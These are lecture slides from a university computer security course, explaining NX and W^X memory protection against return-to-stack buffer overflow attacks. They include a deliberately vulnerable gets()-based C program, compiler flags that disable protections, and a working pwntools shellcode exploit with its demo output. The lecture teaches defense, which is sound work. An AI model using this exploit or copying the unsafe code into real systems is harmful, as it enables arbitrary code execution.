Lec 07: Attacks and Defenses (1)

CSED415: Computer Security

Spring 2025

Seulbae Kim

POSTECH

POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

Administrivia

- Project teams are (almost) ready!
  - Compsec랩 프린터기 종이도둑 (CompSec Lab Printer Paper Thieves)
  - Potato Salad
  - SecuXchange
  - 전선상어 (Wireshark)

  - And.. We still have 7 enrolled students left without a team
    - How about teaming up?
    - Select the leader and team name, and make a submission on PLMS by Mar 14

Recap

- Shellcode, Morris Worm, BoF, Control Flow
  - Return-to-stack-where-my-shellcode-is-injected: A 40-year-old exploit

How can we mitigate such an attack?

How can we circumvent the implemented mitigation?

How can we mitigate the advanced attack?

How can we circumvent the advanced mitigation?

Defense #1: NX

Let's think about the policy

- Return-to-stack attack
  - Loads a shellcode onto the stack of a victim program
  - The victim program jumps to the shellcode and executes it

But.. should the contents of the stack
(which are typically data) be executable?

NX: No eXecute


- A hardware-based mitigation for arbitrary code execution
  - The CPU’s MMU (memory management unit) is in charge
- NX policy:
  - Separate the memory regions (pages) that contain code from those containing data
  - Only grant eXecute permission to the code pages (Code: X)
  - Remove eXecute permission from the data pages (Data: NX)
- Enforcement:
  - Mark the stack pages (data region) with the NX flag

NX: No eXecute

- A hardware-based mitigation for arbitrary code execution
  - The CPU’s MMU (memory management unit) is in charge
- NX policy:
  - Remove execute permission from the data pages (Data: NX)
- Enforcement:
  - Mark the stack pages (data region) with the NX flag

A generalized policy utilizing NX: W^X (Write xor eXecute)
→ Every page in a process can be either writable or executable, but never both simultaneously.


NX – Low-level implementation



Page	Frame	Flags	NX
1			0
2			0
3			0
4			1
…			
9			1
…			
16			1

NX flag is set for data-related pages

NX – Low-level implementation



Virtual Addr Space

- .plt
- .text
- .rodata
- ⋮
- heap
- stack

Page Table (simplified)

Page	Frame	Flags	NX
1			0
2			0
3			0
4			1
…			
9			1
…			
16			1

MMU (Memory Management Unit)

Fetch instruction

`eip = 0xffbf8190`

Page num: 16

NX bit set?

N → Execute


Y → Page fault exception

What if hardware (MMU) doesn’t support NX?

- OS-level implementations can emulate NX
  - Linux PaX (PageeXec): Emulates the NX bit on CPUs without native support
    - e.g., Older x86 (i386) CPUs did not natively support NX
    - The kernel (OS) checks whether code can be executed from a page
      - More technical details: https://pax.grsecurity.net/docs/pageexec.txt

Defeating return-to-stack attacks

- Stack



```
0x7fffffffe230 : push 0x68
0x7fffffffe232 : mov rax, 0x732f2f2f6e69622f
...
```

execstack

- GCC compile option (passed directly to linker)
  - `$ gcc morris.c -z execstack -o morris`
  - Makes the binary’s stack executable by clearing NX flag

- Tool to set, clear, or query NX stack flag of binaries
  - `$ execstack -q <filename> ; query NX flag`
  - `$ execstack -c <filename> ; set NX flag`
  - `$ execstack -s <filename> ; clear NX flag`

Demo: X vs NX

- Additional experiments with the Morris Worm

```
/* morris.c */
int main(int argc, char* argv[]) {
  char buffer[512]; // to store remote requests
  printf("%p\n", &buffer); // for demo
  gets(buffer); // oops!
  return 0;
}
```


```
$ gcc -O0 -fno-stack-protector -fno-pic -no-pie -z execstack morris.c -o morris-x

$ gcc -O0 -fno-stack-protector -fno-pic -no-pie morris.c -o morris-nx
```

Demo: X vs NX

- Additional experiments with the Morris Worm


```python
# exploit.py
from pwn import *
context.arch = "amd64"
sc = shellcraft.linux.sh()

TARGET1 = "./morris-x"
TARGET2 = "./morris-nx"
p = process(TARGET1) # switch to TARGET2
addr_buf = int(p.readline(), 16)

payload = asm(sc)
payload += b"A" * (520 - len(payload))
payload += p64(addr_buf)

p.sendline(payload)
p.interactive()
```

Attacking TARGET1 (X)



```
csed415-lab02@csed415:/tmp/lec07-demo$ python3 exploit.py
[+] Starting local process './morris-x': pid 425
[*] Switching to interactive mode
$
$ ls
exploit.py  morris-nx  morris-x  morris.c
$
$ whoami
csed415-lab02
```


Attacking TARGET2 (NX)



```
csed415-lab02@csed415:/tmp/lec07-demo$ python3 exploit.py
[+] Starting local process './morris-nx': pid 450
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Process './morris-nx' stopped with exit code -11 (SIGSEGV) (pid 450)
[*] Got EOF while sending in interactive
```

NX is enabled for Lab target binaries

- W^X policy is enforced
  - All pages are never Writable and eXecutable at the same time



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x562e79f40000     0x562e79f41000 r--p     1000      0 /home/csed415-lab02/target
    0x562e79f41000     0x562e79f42000 r-xp     1000   1000 /home/csed415-lab02/target
    0x562e79f42000     0x562e79f43000 r--p     1000   2000 /home/csed415-lab02/target
    0x562e79f43000     0x562e79f44000 r--p     1000   2000 /home/csed415-lab02/target
    0x562e79f44000     0x562e79f45000 rw-p     1000   3000 /home/csed415-lab02/target
    0x7f59b42e0000     0x7f59b42e3000 rw-p     3000      0 [anon_7f59b42e0]
    0x7f59b42e3000     0x7f59b430b000 r--p    28000      0 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b430b000     0x7f59b44a0000 r-xp   195000  28000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44a0000     0x7f59b44f8000 r--p    58000 1bd000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44f8000     0x7f59b44f9000 ---p     1000 215000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44f9000     0x7f59b44fd000 r--p     4000 215000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44fd000     0x7f59b44ff000 rw-p     2000 219000 /lib/x86_64-linux-gnu/libc.so.6
    0x7f59b44ff000     0x7f59b450c000 rw-p     d000      0 [anon_7f59b44ff]
    0x7f59b4517000     0x7f59b4519000 rw-p     2000      0 [anon_7f59b4517]
    0x7f59b4519000     0x7f59b451b000 r--p     2000      0 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b451b000     0x7f59b4545000 r-xp    2a000   2000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4545000     0x7f59b4550000 r--p     b000  2c000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4551000     0x7f59b4553000 r--p     2000  37000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7f59b4553000     0x7f59b4555000 rw-p     2000  39000 /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7fffc2f74000     0x7fffc2f95000 rw-p    21000      0 [stack]
    0x7fffc2fe8000     0x7fffc2fec000 r--p     4000      0 [vvar]
    0x7fffc2fec000     0x7fffc2fee000 r-xp     2000      0 [vdso]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```

